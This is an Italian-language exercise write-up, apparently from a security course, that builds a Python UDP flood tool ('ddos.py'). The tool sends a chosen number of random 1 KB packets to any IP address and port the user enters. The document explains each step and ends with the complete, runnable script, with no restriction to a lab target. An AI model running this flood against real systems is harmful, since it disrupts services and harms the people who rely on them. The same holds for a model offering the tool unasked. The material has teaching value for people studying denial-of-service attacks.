Esercizio di oggi:

Creare software python per ddos su ip e porta scelti, scegliendo il numero di pacchetti da mandare e generando il contenuto con modulo random.

Svolgimento:
Creeremo un'interfaccia udp temporanea per l'invio dei pacchetti verso un indirizzo ipv4

Importo moduli:

socket: per creare e gestire connessioni di rete, incluso l'invio di pacchetti UDP.

random: per generare dati casuali da inviare nel pacchetto.

Definisco funzione udp_flood, che prende in ingresso le variabili

target_ip: L'indirizzo IP del bersaglio.

target_port: La porta UDP del bersaglio.


num_packets: Il numero di pacchetti da inviare.

Creo un pacchetto casuale

packet_size: Definisce la dimensione del pacchetto, in questo caso 1024 byte (1 KB).

random._urandom(packet_size): Genera un blocco di dati casuali di 1024 byte.

_urandom utilizza un generatore casuale sicuro basato sull'entropia di sistema.



Creo un socket ipv4 udp. Il socket UDP permette al programma di inviare pacchetti di dati senza stabilire una connessione permanente tra il mittente e il destinatario,

socket.AF_INET: Specifica che si tratta di un socket IPv4.

socket.SOCK_DGRAM: Indica che il socket utilizza il protocollo UDP (User Datagram Protocol).

```
# Crea un socket UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Ciclo per mandare i pacchetti:
Il blocco **try** serve a gestire eventuali errori durante l'invio dei pacchetti.

for i in range(num_packets): Un ciclo che si ripete il numero di volte indicato da num_packets.

sock.sendto(packet, (target_ip, target_port)): Invia il pacchetto casuale al bersaglio (target_ip, target_port) usando il socket UDP.

print(f"Pacchetto {i + 1}/{num_packets} inviato."): Mostra un messaggio per tenere traccia dei pacchetti inviati.

```
try:
    for i in range(num_packets):
        sock.sendto(packet, (target_ip, target_port))
        print(f"Pacchetto {i + 1}/{num_packets} inviato.")
except Exception as e:
    print(f"Errore durante l'invio: {e}")
finally:
    sock.close()
```

Se qualcosa va storto (ad esempio un errore di rete), il programma stampa il messaggio di errore.

Il socket viene chiuso per liberare le risorse, indipendentemente dal fatto che l'invio sia stato completato con successo o meno.

```
if __name__ == "__main__":
```

serve a far partire il programma solo se il file viene eseguito direttamente. Se invece il file viene **importato in un altro programma**, il codice dentro questo blocco **non viene eseguito automaticamente**. In questo modo, il file può essere usato sia come programma indipendente che come libreria.

Input utente:

target_ip: indirizzo IP del bersaglio.

target_port: porta UDP del bersaglio.

num_packets: quanti pacchetti inviare.

```
target_ip = input("Inserisci l'IP del target: ")
target_port = int(input("Inserisci la porta del target: "))
num_packets = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
```

Chiamata funzione

udp_flood(target_ip, target_port, num_packets): Esegue l'invio dei pacchetti.

```
udp_flood(target_ip, target_port, num_packets)
```

print("Attacco terminato."): Informa l'utente che il processo è terminato.

```
print("Attacco terminato.")
```

```
  GNU nano 8.2                                    ddos.py
import socket
import random

def udp_flood(target_ip, target_port, num_packets):

    #Simula un attacco UDP flood inviando pacchetti di 1 KB.

    #target_ip: Indirizzo IP della macchina target
    #target_port: Porta UDP della macchina target
    #num_packets: Numero di pacchetti da inviare

    # Genera un pacchetto casuale di 1 KB
    packet_size = 1024  # 1 KB
    packet = random._urandom(packet_size)

    # Crea un socket UDP
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    try:
        for i in range(num_packets):
            sock.sendto(packet, (target_ip, target_port))
            print(f"Pacchetto {i + 1}/{num_packets} inviato.")
    except Exception as e:
        print(f"Errore durante l'invio: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    print("Simulazione UDP Flood")
    target_ip = input("Inserisci l'IP del target: ")
    target_port = int(input("Inserisci la porta del target: "))
    num_packets = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))

    udp_flood(target_ip, target_port, num_packets)
    print("Attacco terminato.")
```